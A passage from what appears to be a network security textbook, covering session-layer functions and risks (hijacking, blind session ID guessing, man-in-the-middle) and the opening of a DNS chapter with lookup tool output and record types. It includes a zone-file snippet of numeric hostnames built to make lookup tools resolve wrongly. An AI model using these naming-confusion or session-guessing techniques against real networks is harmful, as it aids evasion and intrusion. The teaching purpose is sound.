The session layer provides two different methods for controlling data flow. The first method focuses on data transfers and processing rates. The second approach manages bidirectional communications.

The session layer defines two types of data transfer: normal and expedited. An expedited data transfer permits user data or state management to bypass normal routing. Expedited data sent after normal data may be processed first. For example, consider a dialog that is confirmed through a major synchronization point. Normally there is no means to undo the confirmation after it is requested. However, an expedited transfer can be used to send a resynchronize before the confirmation. Similarly, a confirmation can be expedited to bypass a resynchronization request.

In both of these situations, the ability to bypass a normal request becomes a race condition against processing time and network speed.

Each of the lower layers of the network stack provides full-duplex and half-duplex support. A data link layer may be half-duplex although the network layer may use full-duplex. Similarly, the session layer may operate as full- or half-duplex. In full-duplex mode, both state machines may communicate at the same time. The user state may change independently of the service state.

In half-duplex mode, the user and service states operate together in lock step. One side (e.g., user) may transmit, and the other side (e.g., service) listens. The communication management is provided through a token system; only the side with the token can transmit. Normally the token is passed through a "give token" request (SGTind). To prevent one side from dominating the connection, the session layer provides support for bidirectional control requests. The listening side may transmit a "please token" request (SPTind), indicating the desire to transmit.

16.2.5 Quality-of-Service Functionality

The session layer includes many functional primitives for providing a desirable quality-of-service level. These include timing delays, flow control, and message priority.

Timing Delays: The session layer predefines a variety of delay options including permitted connection, reconnection, transit, and release settings. As long as these delays are longer than the inherent delays from the lower OSI protocols, the session layer cloaks all potential timeouts from the higher OSI protocols.

Throughput: The session layer provides a facility for flow control by regulating network throughput. Although the transport and lower OSI protocols may regulate their own throughput, the settings are not maintained between connections. For example, two different TCP connections—even to the same IP address—initially begin with the same throughput. Both connections must regulate throughput independently. In contrast, the session layer can ensure that all connections associated with an established session are regulated similarly.

Priority: Different transport layer connections may be assigned different priority levels. This can lead to optimal data transfers.

Timer: In addition to issuing synchronization and resynchronization requests for controlling state acknowledgements, ISO 8327 also defines a timer. The timer can be set to ensure that a confirmation occurs within a specified timeframe. If the timer expires, then it can generate an exception or disconnect, depending on the state.

16.2.6 Session Layer Functionality

The lower OSI layers provide basic functionality for establishing a reliable network connection. The session layer extends these concepts across multiple network connections. It is capable of providing flow control and full-duplex/half-duplex support regardless of the lower-layer capabilities. In addition, the session layer can recover from a terminated connection before needing to report the disconnection to the user-level application.

Unfortunately, this high degree of flexibility does not come easily. With all the required functionality and complexity, few session layer protocols implement the entire specified standard. The session layer's role is frequently trivialized as a system for managing sessions and flow control. In addition, most session layer protocols perform similar niche operations: hostname lookups, database transactions, or remote procedure calls.

16.3 SESSIONS AND STACKS

The session layer is uniquely associated with the ISO OSI network stack. This complex functionality was explicitly assigned to a single layer because many protocols could leverage this functionality.

16.3.1 Sessions and TCP/IP

The DoD TCP/IP stack predates the OSI model and does not separate out session-oriented functionality. Every network application based on the TCP/IP stack must manage sessions independently, and few applications manage sessions the same way. For example, Web sites use a variety of methods for maintaining sessions, including the following:

Cookies: Cookies are strings generates by a Web server and passed to a browser. The browser then returns the cookie with each subsequent Web request. If the server sees the same cookie, then it knows it is the same session.

Basic Authentication: Web pages can employ simple authentication schemes, such as Basic Authentication, where a username and password is transmitted with each request.

Cookies and Basic Authentication are two different session-management approaches. Users may restart their computers or change IP addresses and still reconnect to a Web server using the same session (not needing to log in again). Other session-management systems include Digest Authentication, Microsoft's Integrated Windows Authentication, and certificate mapping. Each of these session-management systems is only used by Web-based applications. Other applications do not rely on the same cookies or session-management systems and do not reuse session information.

NOTE

It can be argued that Microsoft's Integrated Windows Authentication supports session reuse. This system uses Windows domain information for providing authentication credentials. Logging into the domain permits reusing login information for Web connections. But, authenticating a Web login first may not authenticate other applications for using the same session, and changing IP addresses invalidates the session.

Different Web-based session-management systems exist because most Web browsers (and servers) were developed using the TCP/IP stack. This stack does not define session-oriented functionality, so each system needed to define it independently. In other cases, the complexity of the session layer was not worth the effort to implement it completely. In either case, independent implementations result in critical issues:

Complexity: Each application must define and manage its own session information. This increases the complexity of the applications and results in more opportunities for exploitation.

Vulnerability: If there is an implementational vulnerability in a lower-level protocol, such as IP or UDP, then a single patch fixes the problem. All applications that use the impacted protocol inherit the repair. In contrast, few applications share session layer implementations. A flaw within the session layer impacts each application independently. Fixes cannot be applied through a common library. For example, Netscape, Mozilla, and Firefox are all Web browsers that stem from the same source code base. If a flaw is discovered in cookie management, each browser must be patched independently because they all operate separately. In contrast, if they used a common session-management library, then one patch would cure all.

NOTE

A vulnerability due to independence can be a strength instead of a weakness. The threat may not exist in an unrelated implementation. This reduces the profile of the vulnerability, which leads to security through diversity.

16.3.2 Sessions and OSI

In contrast to the TCP/IP stack, the OSI model's session layer permits consistency and reuse between different network services. Examples of shared session-layer protocols include name services, remote procedure calls, remote file systems, and authentications systems.

Layer Ordering

The TCP/IP stack permits sessions to be managed anywhere within the application layer. Periodically, the question arises as to the ordering of the OSI layers that correspond with the TCP/IP application layer. In particular, why is the session layer located below the presentation layer? The answer is due to core functionality.

The session layer is content independent. A higher layer creates the data and the session layer wraps the data within a session. In contrast, the OSI application layer generates data and the presentation layer transforms the data. All OSI layers below the presentation layer do not focus on data content.

Additionally, the session layer manages multiple network connections. All network activities below the session layer may occur many times during a single session. Because the presentation layer may negotiate functionality (e.g., compression, encryption, or transformation), this high-level negotiation would need to be repeated each time the session layer initiates a new network connection.

16.3.2.1 Name Services

Few people memorize IP addresses. Instead, text-based hostnames are associated with network addresses. This allows hosts to be easily remembered. Because IP uses IP addresses and not hostnames, a system must exist to map hostnames to IP addresses (and vice versa). The simplest approach uses a flat file, such as `/etc/hosts`. This file contains a list IP addresses and their hostname aliases.

Host files are simple to maintain but are not easily distributed across a network. Changes to one host file must be pushed to all systems on the network. Complexities arise when a system is offline during the push, or a new host is brought online. Instead, network-based naming services are used for large networks. Common naming services include the Domain Name System (DNS—detailed in Chapter 17), Lightweight Directory Access Protocol (LDAP), and NetBIOS-NS. Each of these systems provides facilities to convert between hostnames and network addresses.

Common library functions, such as `gethostbyname()` and `gethostbyaddr()`, permit many applications to use the same session layer protocol for name lookups. Any vulnerability in a DNS or LDAP function can be patched at a single location and immediately mitigates the threat to any program that shares the protocol library.

16.3.2.2 Remote Procedure Calls

A *remote procedure call* (RPC) is a way to use a networked host as an extension of the local system. Procedures and functions are executed on remote hosts rather than locally. For example, programs that perform protein modeling are very resource intensive. Programs such as NAMD (*http://www.ks.uiuc.edu/Research/namd*) are computationally expensive and require large amounts of RAM. To improve processing time, RPCs are used to distribute the workload across many computers. Computations that may take hundreds of days on a single computer are completed in a fraction of that time using a distributed network. RPCs permits an application to offload work to a remote host, and then receive the results later.

Many different RPC implementations exist. Examples include Sun RPC [RFC1050], Secure RPC [RFC1057], Open Network Computing (ONC) RPC [RFC1831], the Open Software Foundation's Distributed Computing Environment (OSF DCE RPC), and Kerberos RPC. Each of these protocols permits applications to define and use remote functionality. The RPC protocols define the means to connect to the remote function and transfer function parameters (including complex data structures). In addition, many printing protocols, such as LPR [RFC1179] and Microsoft's SMB printing service, are also considered types of RPCs.

16.3.2.3 Remote File Systems

Although RPC permits using remote functions, other protocols permit using remote disk space. A remote server can *share* a file, directory, or partition to hosts on the network. This establishes an accessible remote file system. The remote file system can then be *mounted* by a networked host and accessed. Beyond any detectable network delays, the session layer ensures that the remote file system appears transparent to the local user. Remote file systems have many uses:

Limited Disk Space: Remote file systems permit storing data when the local system has limited disk space.

Collaboration Space: In work environments, data is commonly shared between groups or departments. Remote file systems permit many users to share access to common data.

Random Access: Not everyone (nor every application) needs all data in a common directory. Rather than attempting to identify the needed files, remote file systems permit listing files and transferring their contents on an as-needed basis.

Session layer protocols that provide support for remote file systems include the Network File System (NFS) [RFC3010], Cryptographic File System (CFS) [Blaze1995], and Server Message Block (SMB)—also known as Microsoft's Network Neighborhood.

16.3.2.4 Authentication Systems

The session layer is ideal for user authentication. Each established session indicates authenticated communication. The session layer can also be used to encrypt data and provide session-based privacy.

For example, Remote Authentication Dial In User Service (RADIUS) authenticates dynamic physical layer connections (e.g., dialup modem). As each modem connects, the RADIUS server authenticates the connection. Credentials such as username and password, CHAP, and one-time passwords (OTP) are commonly supported authentication methods. The authentication establishes a session. Lower OSI layer attackers must identify the session and state to successfully compromise the security. With the addition of an encrypted session, the threat of eavesdropping, hijacking, or insertion attacks from the lower layers is effectively mitigated.

Other session layer authentication systems include Kerberos (detailed in Chapter 4) and DCE. Both of these systems use cryptographic-based services to provide authentication tickets for service access. Each *ticket* corresponds to an authenticated session. Each session layer service is associated with a different type of ticket; a remote host cannot access a session service without providing an appropriate ticket. An initial session is used to determine the access to ticket generation. For example, can a user generate any kind of ticket or only specific services? One authenticated user may be permitted access to a remote printer, whereas another user may access a remote file system or RPC service.

Who Let the Dogs Out?

Most network protocols and applications are named after their functionality or purpose. The Transport Control Protocol (TCP) provides transport layer support, `nmap` performs *n*etwork *map*ping, and DNS provides a domain naming service. Kerberos is one of the few systems that does not follow this convention.

Kerberos is named after a beast from Greek mythology. Cerberus (alternately spelled Serberus or Kerberos) guards the entrance to Hades, the Underworld. Depicted as a three-headed dog with a dragon's tail, Cerberus allows only the dead to enter Hades and forbids them from leaving.

Cerberus represents an ideal security system: desirable elements can enter, undesirable are filtered. But like most security systems, nothing is perfect. A few mortals did manage to pass Cerberus and enter Hades. Orpheus played music that put the guardian to sleep, Hercules wrestled Cerberus and carried him to the surface, and Psyche pacified Cerberus by feeding him cake (bread covered with honey). Many ancient Greeks were buried with gold and cake to assist them on their passage through Hades. The expression "a sop to Cerberus" refers to anything given to pacify or bribe a troublemaker.

Fortunately, Kerberos has not lived up to its namesake. Cracking the security in Kerberos is not a "piece of cake."

16.4 COMMON RISKS

Between functionality that is not explicitly mentioned in the TCP/IP model and its complex OSI definition, session layer protocols are relatively rare and usually insecure. The most notable exceptions are DNS and Kerberos. DNS is nearly universal in its support, but it is historically insecure. In contrast, Kerberos is very secure but relatively uncommon. The most common risks that face session layer protocols include authentication and authorization, hijacking, MitM attacks, and information leakage.

16.4.1 Authentication and Authorization

Session layer protocols maintain state through a session identifier. Ideally, the identifier should be provided after authenticating the user. Unfortunately, few protocols use strong authentication methods:

DNS: In general, there is no authentication. Any host may query data from a DNS server. A few DNS implementations rely on network addresses for authentication; however, as shown in Part IV, network addresses can be forged or hijacked. Although authentication based on network address is better than no authentication, it is not strong authentication.

NFS: NFS uses an export file (`/etc/exports`) to specify the remotely accessible directories. This file also lists the remote hosts that may access the exported directories. As with DNS, authentication is based on network addressing; however, NFS also supports restrictions based on hostnames.

SMB: The Microsoft Network Neighborhood permits drives, directories, and system services to be remotely accessible. Early versions of SMB, such as the implementation found under Windows 95, Windows 98, and SAMBA, use plaintext passwords for authentication. This opened the system to risks from network sniffing. Later versions of Windows, such as Windows 2000 and XP, support encrypted passwords. Although encryption is more secure, the system remains vulnerable to brute-force guessing and guest accounts that require no passwords.

16.4.2 Session Hijacking

Session layer protocols maintain state through a session identifier, and the identifiers are usually valid for an extended period. If the session identifier is not encoded, then an attacker may acquire the session identifier and hijack the session. This is a common style of network attack.

Web cookies readily lend themselves to session hijacking. Many computer viruses, such as Sasser and Berbew, harvest Web cookies from infected hosts. These cookies store active session information, allowing an attacker to effectively hijack a session. For example, some variants of Agobot looked for Web cookies associated with Bank of America and sent them to a remote system managed by the attacker. Using the stolen cookie, the attacker could access the Bank of America account without needing login credentials.

To mitigate attacks from stolen sessions, cookies should be disabled or removed when the browser closes. Cookies may also be cryptographically linked to a specific network address. Because network addresses are difficult to forge outside of the local network, hijacking becomes much more difficult. In addition, Web servers configure Web cookies with specific lifetimes; after expiration, the cookie is no longer valid. These servers can protect their customers by assigning cookies with short lifetimes. Unless the cookie is stolen and used immediately, the expired session has little value to an attacker.

Kerberos uses many of these mitigation steps. Each ticket has a limited duration. Before the ticket expires, the client "renews" the ticket by requesting a new session identifier. Kerberos tickets are associated with client-specific information (client certificate, session key, etc.) and are cryptographically protected. Assuming an attacker can get past the encryption and impersonate the client, the limited session duration restricts the window of opportunity for a viable exploit.

16.4.3 Blind Session Attacks

The length of the session identifier is protocol specific. For example, DNS and SMB use 16-bit identifiers. If the session uses a connection-less transport service, then it is vulnerable to a blind session attack.

In a *blind session attack*, the attacker cannot actually see the established session traffic. Instead, the attacker sends a series of session requests—each with a different identifier. For short session identifiers that are used over long durations, an attacker can try every possible combination in a few seconds. The simplest attacks send a session reset, effectively disconnecting an established connection.

As an example, the 16-bit identifier used by SMB yields 65,536 combinations and may be used over long durations. SMB supports both UDP (connection-less) and TCP (connection-oriented) transport layer protocols. When using TCP, a blind attacker must guess the TCP sequence number (that changes rapidly) and the session identifier. This becomes a very difficult attack. For connection-less transport services, however, the attacker only needs to guess session identifier.

In contrast to SMB, DNS is not as vulnerable to blind session attacks. This is because DNS does not maintain long-duration sessions over connection-less transport protocols.

16.4.4 Man-in-the-Middle (MitM)

Session layer protocols are potentially vulnerable to MitM attacks. The attacks may come from the session layer or lower. For session layer MitM attacks, the attacker must intercept the network request prior authenticating with the server. The MitM then independently authenticates with both the client and true server, and relays requests between the client and server.

Lower OSI layer MitM attacks are more difficult to identify and prevent. All of the exploits from protocols such as IP, TCP, and IEEE 802 can be used to intercept network traffic and observe session layer information.

The most direct method to defeat MitM attacks requires preshared keys between the client and server. The authentication at any layer will block a MitM at that layer or lower. For example, if IPsec is used, then a network layer MitM is blocked and a data link layer MitM only sees encrypted data. Unfortunately, preshared keys are not always available, and an attacker may intercept requests to a trusted third party, such as a certificate authority. In cases where the session is established between two unauthenticated hosts, a MitM is always possible.

In general, session-based services should be filtered at the firewall. This prevents unauthenticated traffic from being established at the session layer. Protocols such as RPC, NFS, SMB, LDAP, and LPR should not be externally available.

16.4.5 Information Leakage and Privacy

Although the session layer standards define session and state maintenance, they do not specify authentication or privacy support. In most cases, session layer protocols use weak authentication and no encryption. Any attacker along the route from the client to the server can sniff network traffic and view the entire session. For example, DNS, NFS, and (older) SMB perform no data encryption. An attacker who sniffs network traffic can readily observe the entire session.

Privacy is generally expected to come from higher OSI layers (presentation or application). For the session layer, some protocols do provide encryption support. Secure NFS is an extension of NFS that uses DES encryption, and later versions of SMB encrypt session content. Many RPC implementations use some variation of Kerberos for strong authentication and encryption. The most common session layer protocol, DNS, offers no widely accepted cryptographic solution.

SUMMARY

The sheer complexity of the session layer suggests ample opportunity for exploitation. Attackers may target session identifiers, content, or authentication. Although there are some secure session protocols, these are not widely used. Instead, individual session layer implementations that offer weak (or no) security options are the norm.

REVIEW QUESTIONS

1. What is WAP?
2. Define major and minor synchronization points.
3. Which of the following is not a session layer protocol: LDAP, Kerberos, FTP, or NFS?
4. List four common session layer risks.

DISCUSSION TOPICS

1. The session layer is defined by a complex system for managing states. What are the minimum states required for session management? What are the tradeoffs with regards to functionality and security?
2. The TCP/IP stack does not separate out the session layer from the application layer. Describe the tradeoffs and impacts from developing with the TCP/IP stack instead of the OSI stack.
3. Assume a network uses a secure session layer protocol that provides strong authentication and encryption. What are the security impacts from lower layer vulnerabilities?
4. Chapter 13 discusses anonymity and the OSI network layer. How does the session layer impact network anonymity? Can there be an anonymous session?

ADDITIONAL RESOURCES

The specifications for the session layer, ISO 8326 (ITU X.215) and ISO 8327 (ITU X.225), are not the easiest documents to understand. Fausto Caneschi published a summary of the protocols for the ACM:

Caneschi, F., "Hints for the Interpretation of the ISO Session Layer." *ACM SIGCOMM Computer Communication Review*, Vol. 14, Issue 4 July/Aug 1986, pp. 34-72.

RADIUS is a common authentication protocol for the session layer. It is defined by a series of RFCs, including RFC2548, 2809, 2865 2866, 2867, 2868, 2869, 2882, and 3162.

This page intentionally left blank

17 DNS

In This Chapter

- Common Uses
- DNS Protocol
- Distributed Architecture
- Direct Risks
- Technical Risks
- Social Risks
- Reconnaissance and Exploitation
- Mitigation Options

In the early days of the Internet, hosts were referenced by IP addresses. Although this was functional, it was inconvenient—few people could memorize many different IP addresses. The simple resolution was to use meaningful strings (hostnames) instead of IP addresses [RFC226]. By 1983, lists of hosts and their IP addresses were available for download [RFC881, RFC921, RFC952]. These lists mapped hostnames to IP addresses and vice versa.

During this time, another need developed. Email [RFC524] was becoming a core requirement of the network, but not every host operated an email server. The host lists were extended to include mail servers. Email sent to a particular host could be delivered to a different mail server.

Host lists provided necessary information but were not dynamic. New hosts added to the network needed to wait for the updated list to be propagated across the network. In addition, as more hosts became network enabled, the distribution of host lists became a network bottleneck. Out of this evolving environment, DNS was formed. The *Domain Name System* (DNS) is an extendible, distributed data management system [RFC1034]. It provides support for dynamic updates, hostname and network address mapping, and additional information about hosts and domains.

DNS was designed for massively large networks. The current DNS system easily distributes the workload and supports the millions of computers on the Internet. DNS provides individuals and companies the ability to change their DNS content as needed. In addition, DNS is an extendible information system that allows any type of host-related information to be accessed by remote systems. DNS was never designed for security, however. This oversight in architecture has opened DNS to a variety of implementation-independent attacks. The attack vectors include direct DNS vulnerabilities, technical attacks that exploit configuration weaknesses, information reconnaissance, and social attacks that target the human interfaces to DNS.

Top of the Bottom

DNS has earned the dubious honor of being "the Internet's highest security risk." Each year, the SANS Institute releases two Top 10 lists of Internet risks, called the "SANS Top 20 Internet Security Vulnerabilities" (*http://www.sans.org/top20/*). The first list addresses risks specific to Windows. The second list covers Unix systems and the Internet in general. DNS has been in the Top 10 of the Unix/general list since the lists were started (Table 17.1).

TABLE 17.1 DNS in the SANS Top 10 Internet Security Vulnerabilities

DNS Ranking	Year	Comments
#1	2000	Six critical vulnerabilities in BIND
#3	2001	RPC (#1) and Sendmail (#2) displace DNS for top honor
#9	2002	RPC (#1) and LPD (#7) join DNS as session layer protocols in the Top 10
#1	2003	DNS and RPC (#2) lead the list due to configuration vulnerabilities
#1	2004	Risks from misconfigured and unpatched BIND systems

Many of the risks with DNS come from a specific implementation—the Berkeley Internet Name Daemon (BIND). BIND is the most common DNS server and is used on the vast majority of name servers. Because BIND is designed for Unix, DNS and BIND are placed in the Unix Top 10 list. However, BIND has been ported to many non-Unix operating systems, including Windows.

BIND is not the only DNS server. Alternatives to BIND include the Name Server Daemon (NSD) (*http://www.nlnetlabs.nl/nsd/*), PowerDNS, djbDNS, and DNS Server for Windows. Although BIND does have occasional implementation errors, the maintainers usually have patches available shortly after risks are identified. However, patches and different implementations do not address the vulnerabilities inherent to the DNS protocol.

17.1 COMMON USES

Just as IP is the most common network layer protocol, DNS is the most common session layer protocol. Although IP provides address support between networks, DNS provides memorable hostnames and meta-information for other network services. Nearly every network-enabled application supports hostname lookups through DNS servers. The most common uses for DNS are hostname-to-address mapping and mail server identification. DNS can also provide additional information about hosts and domains.

17.1.1 Hostname-to-Address Mapping

Converting between hostnames and IP addresses is the most common use for DNS. DNS can perform forward lookups or reverse lookups. A *forward lookup* converts a hostname to an IP address. A *reverse lookup* identifies the hostnames associated with an IP address.

17.1.1.1 Software Development

When programming, there are four main functions used to perform DNS resolutions. These are provided by the resolver library and perform the actual hostname lookups. The resolver library may access a local hosts file, such as `C:\Windows\System32\Drivers\Etc\Hosts` or `/etc/hosts`, DNS, LDAP, NIS, or other name resolution system. The calling program has no option to specify the name resolution method.

`sethostent:` This function initializes the DNS library. In some implementations, this function takes a Boolean parameter to indicate whether TCP or UDP should be used for the connection. This is the case for Linux and BSD. Other operating systems do not require `sethostent` or simply ignore any passed parameters. In general, `sethostent` should be called before performing any hostname lookups.

`gethostbyname`: This function performs a forward lookup. Given a hostname, it returns the network address(es) associated with the hostname.

`gethostbyaddr`: This function performs a reverse lookup. Given a network address, it returns the hostname (and aliases) associated with the address.

`endhostent`: After performing a hostname lookup, this closes the library call. If `sethostent` specifies a TCP connection, then this function closes the connection. Also, if a host's file was used for the hostname lookup, then this call closes the file.

DNS (and other name resolution systems) provides a many-to-many mapping between hostnames and addresses. A single IP address may match a variety of hostnames, and a single hostname may map to a set of network addresses. The data structure returned by `gethostbyname` and `gethostbyaddr` provides a list of matches. In addition, hostname mapping may not be symmetrical. For example, the hostname `chutney` may resolve to `10.1.3.5`, but a reverse lookup of `10.1.3.5` may not return `chutney`. This is common for servers that host many domain names.

17.1.1.2 Common Lookup Tools

There are many command-line tools for looking up hostnames. The more common tools include the following:

`host`: The `host` command performs a simple hostname (or address) lookup. It returns all address information. For example, `host www.google.com` returns a list of IP addresses and hostname aliases used by Google. Different versions of the `host` command use different parameters. Some versions allow specifying a DNS server or returning other types of information beyond network addressing. (See `dig`.) In general, the `host` command performs the lookup but does not disclose where it performed the lookup—the user cannot distinguish a host file from a DNS access.

`nslookup`: The name server lookup tool provides an interactive interface for performing DNS queries. Unlike the `host` command, `nslookup` explicitly states the source of the resolution information. Users may also specify the DNS server for performing the lookup. Although useful, some operating systems consider `nslookup` to be obsolete and replace it with `dig`.

`dig`: The domain information groper (`dig`) is a powerful tool for performing hostname lookups. Unlike `host` or `nslookup`, `dig` displays all information from the entire DNS request. Although very informative, the cryptic output from `dig` is not intended for nontechnical users (Listing 17.1).

LISTING 17.1 Outputs from Different Hostname Lookup Systems

```
$ host www.google.com
www.google.com is an alias for www.l.google.com.
www.l.google.com has address 64.233.161.99
www.l.google.com has address 64.233.161.104
www.l.google.com has address 64.233.161.147
www.google.com is an alias for www.l.google.com.
www.google.com is an alias for www.l.google.com.

$ nslookup www.google.com
Server:  10.1.3.250
Address: 10.1.3.250#53

Non-authoritative answer:
www.google.com      canonical name = www.l.google.com.
Name:    www.l.google.com
Address: 64.233.161.147
Name:    www.l.google.com
Address: 64.233.161.99
Name:    www.l.google.com
Address: 64.233.161.104

$ dig www.google.com
; <<>> DiG 9.3.0rc4 <<>> www.google.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1580
;; flags: qr rd ra
;; QUERY: 1, ANSWER: 4, AUTHORITY: 5, ADDITIONAL: 5

;; QUESTION SECTION:
;www.google.com.                    IN      A

;; ANSWER SECTION:
www.google.com.             492   IN   CNAME   www.l.google.com.
www.l.google.com.   41      IN    A    64.233.161.104
www.l.google.com.   41      IN    A    64.233.161.147
www.l.google.com.   41      IN    A    64.233.161.99

;; AUTHORITY SECTION:
l.google.com.            21153   IN      NS      a.l.google.com.
l.google.com.            21153   IN      NS      b.l.google.com.
l.google.com.            21153   IN      NS      c.l.google.com.
l.google.com.            21153   IN      NS      e.l.google.com.
```

```
l.google.com.           21153   IN      NS      f.l.google.com.

;; ADDITIONAL SECTION:
a.l.google.com.         14492   IN      A       216.239.53.9
b.l.google.com.         13988   IN      A       64.233.179.9
c.l.google.com.         15747   IN      A       64.233.161.9
e.l.google.com.         18886   IN      A       66.102.11.9
f.l.google.com.         20183   IN      A       72.14.207.9

;; Query time: 4 msec
;; SERVER: 10.1.3.250#53(10.1.3.250)
;; WHEN: Thu Sep 22 18:08:18 2005
;; MSG SIZE  rcvd: 260
```

17.1.2 Naming Confusion Attack Vectors

Many lookup systems use simple algorithms to determine when to use gethostbyname and gethostbyaddr. Simple algorithms lead to simple exploits.

17.1.2.1 Numerical Names

One common algorithm for determining a forward or reverse lookup checks the hostname for letters. If the hostname contains a single letter, then the system uses gethostbyname. Otherwise, gethostbyaddr is used.

NOTE

Simple algorithms only check the first character. Most hostname strings do not begin with a number.

Assigning a numerical name to a host can easily defeat this system. For example, the following hostnames can be placed in a DNS server configuration file:

```
491 IN A 10.1.3.49  ; hostname is "491"
49.1 IN A 10.1.3.49   ; hostname is "49.1"
49.1.2 IN A 10.1.3.49
49.1.2.3 IN A 10.1.3.49
49 in ptr 49.1.2.3.  ; reverse of 10.1.3.49 is the name "49.1.2.3"
```

The first hostname, 491 is assigned the IP address 10.1.3.49. The hostname is not a valid octal for an IP address, so it should not lead to any hostname confusion. The host and nslookup commands (from BIND 9.3) correctly find the IP address from the hostname; however, dig (from BIND 9.3) calls gethostbyaddr instead of gethostbyname. Hostnames without letters trigger the wrong lookup from dig. When using a hostname with numbers and dots, such as 49.1, 49.1.2, or 49.1.2.3, all three lookup programs use the incorrect gethostbyaddr call.

Similarly, reverse lookups can cause problems. The example IP address `10.1.3.49` resolves to the hostname `49.1.2.3`. Although `host` and `nslookup` correctly perform the reverse lookup, `dig` does not.

17.1.2.2 Dotted Names

Hostnames may contain letters, numbers, or a few symbols. The dot character is normally used to separate hostname segments (hostname, domain, subdomain, etc.). For example, the hostname `www.google.com` contains the segments `www`, `google`, and `com`. If the hostname cannot be resolved, then the local domain is appended and the lookup is retried.

Anyone wanting to obscure a hostname can specify a name with a dot. For example, the domain `test.lan` may have the hostname `www.google.com`. A lookup of the hostname without the domain reveals the information for the host `www` in the `google.com` domain. However, a lookup with the domain, `www.google.com.test.lan`, resolves to a different system.

17.1.2.3 Name Formatting

Hostname sizes and character sets can also cause problems. Originally, hostnames were defined as 64 characters consisting of letters, numbers, and a few symbols. Some registration systems have attempted to extend or redefine the hostname format:

- Although fully qualified hostnames, with domain names, could be up to 64 characters, many operating systems in the 1980s and 1990s required hostname elements to be no longer than 8 characters. This included SunOS and HP-UX. Although recent versions of these operating systems do not have this limitation, hostnames are still recommended to be no longer than eight characters for backwards compatibility.
- Some international providers have opted to extend the character set to include nonprintable ASCII or multibyte characters.
- Many developers have chosen to support hostname sizes that are either smaller than 64 characters or much larger.

Applications that expect fixed hostname lengths or specific character sets may be vulnerable to memory overflows or parsing issues. For example, in April 2005, the security vendor iDefense announced a vulnerability in the Internet Explorer (IE) Web browser. IE would generate a buffer overflow if the URL's hostname was longer than 256 characters.

17.1.2.4 Exploited Anonymity

Inconsistencies based on numerical naming, dotted names, and variable formats cause problems for hostname lookup systems. A defender, wanting to keep systems hidden, may consider using hostnames that cannot be resolved by common network analysis tools. Only tools that can handle these naming conflicts can resolve the defender's hostnames and perform lookups.

17.1.2.5 Missing Lookups

Not all hostnames contain network address mappings. Similarly, not all hostnames with network addresses contain reverse lookup information. For example, a domain name may be associated with mail exchange (MX) and text (TXT) records but not be associated with a network address. A Web server that hosts many domains may only have a reverse lookup for the primary name and not for all of its aliases.

17.1.3 Mail Servers

The computer that people use for daily work is usually not the same system used for receiving email. Instead, domains usually provide centralized mail servers. Email is sent to a central mail server and then retrieved by individual users. If email is sent to `user@workstation.domain` then it could be directed to `user@mail.domain` instead.

Network addresses and hostnames do not provide the necessary routing information for identifying the correct mail server. Instead, DNS is used to provide mail server information. Just as DNS associates hostnames with network addresses, it also associates mail exchange server with network addresses, subnets, hostnames, and domains. This is done through the use of DNS *mail exchange* (MX) records. Each MX record specifies the hostname (or network address) of a mail server. Each mail server either knows how to deliver the email, or it knows how to forward the email. (See Chapter 22 for details on email.)

Multiple MX records can be associated with a host. This provides redundancy for delivery in case one route is unavailable. To prioritize mailer routes, each MX record includes a priority. The MX priority is similar to the metric used in routing tables: lower-priority values should be tried first, and two MX records with the same priority are considered equivalent routes. MX information can be retrieved using `host`, `nslookup`, or `dig`. For example, `host -t MX gmail.com` retrieves the list of MX records for Google's Gmail service.

Using DNS for hosting MX records leads to many risks. A misconfigured (or intentionally compromised) DNS server can redirect email to alternate mail servers.

17.1.4 Additional Data

DNS is a viable option for associating any type of meta-information with hostnames or IP addresses. Besides MX records, DNS information may contain:

HINFO: The HINFO record provides text-based host information. Some domains use this to include company descriptions, computer make and models, or contact information.

NS: This field specifies the authoritative name server for hostname resolutions. Different hosts may have different NS records.

TXT: This is a generic text field associated with a particular host. The contents are arbitrary but usually limited to printable ASCII characters.

Although the DNS header supports 65,536 different types of associated information, only a few dozen are defined (Listing 17.2). Some DNS proposals have opted to overload existing types rather than define new types. Examples include SPF, DK, and OzymanDNS.

LISTING 17.2 Types of DNS Associated Data from RFC883

```
enum TYPE
  {
  TYPE_A=1,    /* host address */
  TYPE_NS,     /* authoritative name server */
  TYPE_MD,     /* mail destination (Obsolete - use MX) */
  TYPE_MF,     /* mail forwarder (Obsolete - use MX) */
  TYPE_CNAME, /* canonical name for an alias */
  TYPE_SOA,    /* start of a zone of authority */
  TYPE_MB,     /* mailbox domain name (EXPERIMENTAL) */
  TYPE_MG,     /* mail group member (EXPERIMENTAL) */
  TYPE_MR,     /* mail rename domain name (EXPERIMENTAL) */
  TYPE_NULL,   /* a NULL RR (EXPERIMENTAL) */
  TYPE_WKS,    /* well known service description */
  TYPE_PTR,    /* domain name pointer */
  TYPE_HINFO, /* host information */
  TYPE_MINFO, /* mailbox or mail list information */
  TYPE_MX,     /* mail exchange */
  TYPE_TXT,    /* text strings */
  TYPE_AAAA=0x1c, /* IPv6 address request — RFC1886 */
  /** QTYPE are a superset of TYPE **/
  QTYPE_AXFR=252,   /* request for a transfer of an entire zone */
  QTYPE_MAILB=253,  /* request for mailbox records (MB/MG/MR) */
  QTYPE_MAILA=254,  /* request for mail agents (Obsolete by MX) */
  QTYPE_ALL=255     /* request for all records (symbol "*") */
  };
typedef enum TYPE TYPE;
```

17.1.4.1 Sender Policy Framework Overloading

Sender Policy Framework (SPF) is an example of a protocol that overloads existing DNS data types. SPF is an attempt to authenticate email and reduce undesirable email (spam). This protocol works by storing sender information in the TXT field. For example:

```
$ host -t txt pobox.com
pobox.com descriptive text "v=spf1 mx mx:fallback-relay.%{d}
a:webmail.%{d} a:smtp.%{d} a:outgoing.smtp.%{d}
a:discard-reports.%{d} a:discards.%{d} mx:stor" "e.discard.%{d}
a:emerald.%{d} redirect=%{l1r+}._at_.%{o}._spf.%{d}"
```

The TXT field contains the SPF information. It specifies the authorized sources for email from the `pobox.com` domain.

17.1.4.2 Domain Keys Overloading

SPF is not the only protocol to overload existing DNS fields. Another anti-spam solution, Yahoo! Domain Keys (DK), uses two levels of overloading. First, DK defines a reserved hostname: `_domainkey`. For example, Yahoo! uses `_domainkey.yahoo.com`. The TXT field associated with this reserved hostname includes information related to DK authentication.

```
$ host -t txt _domainkey.yahoo.com
_domainkey.yahoo.com descriptive text "t=y\; o=~\;
n=http://antispam.yahoo.com/domainkeys"
```

17.1.4.3 OzymanDNS Overloading

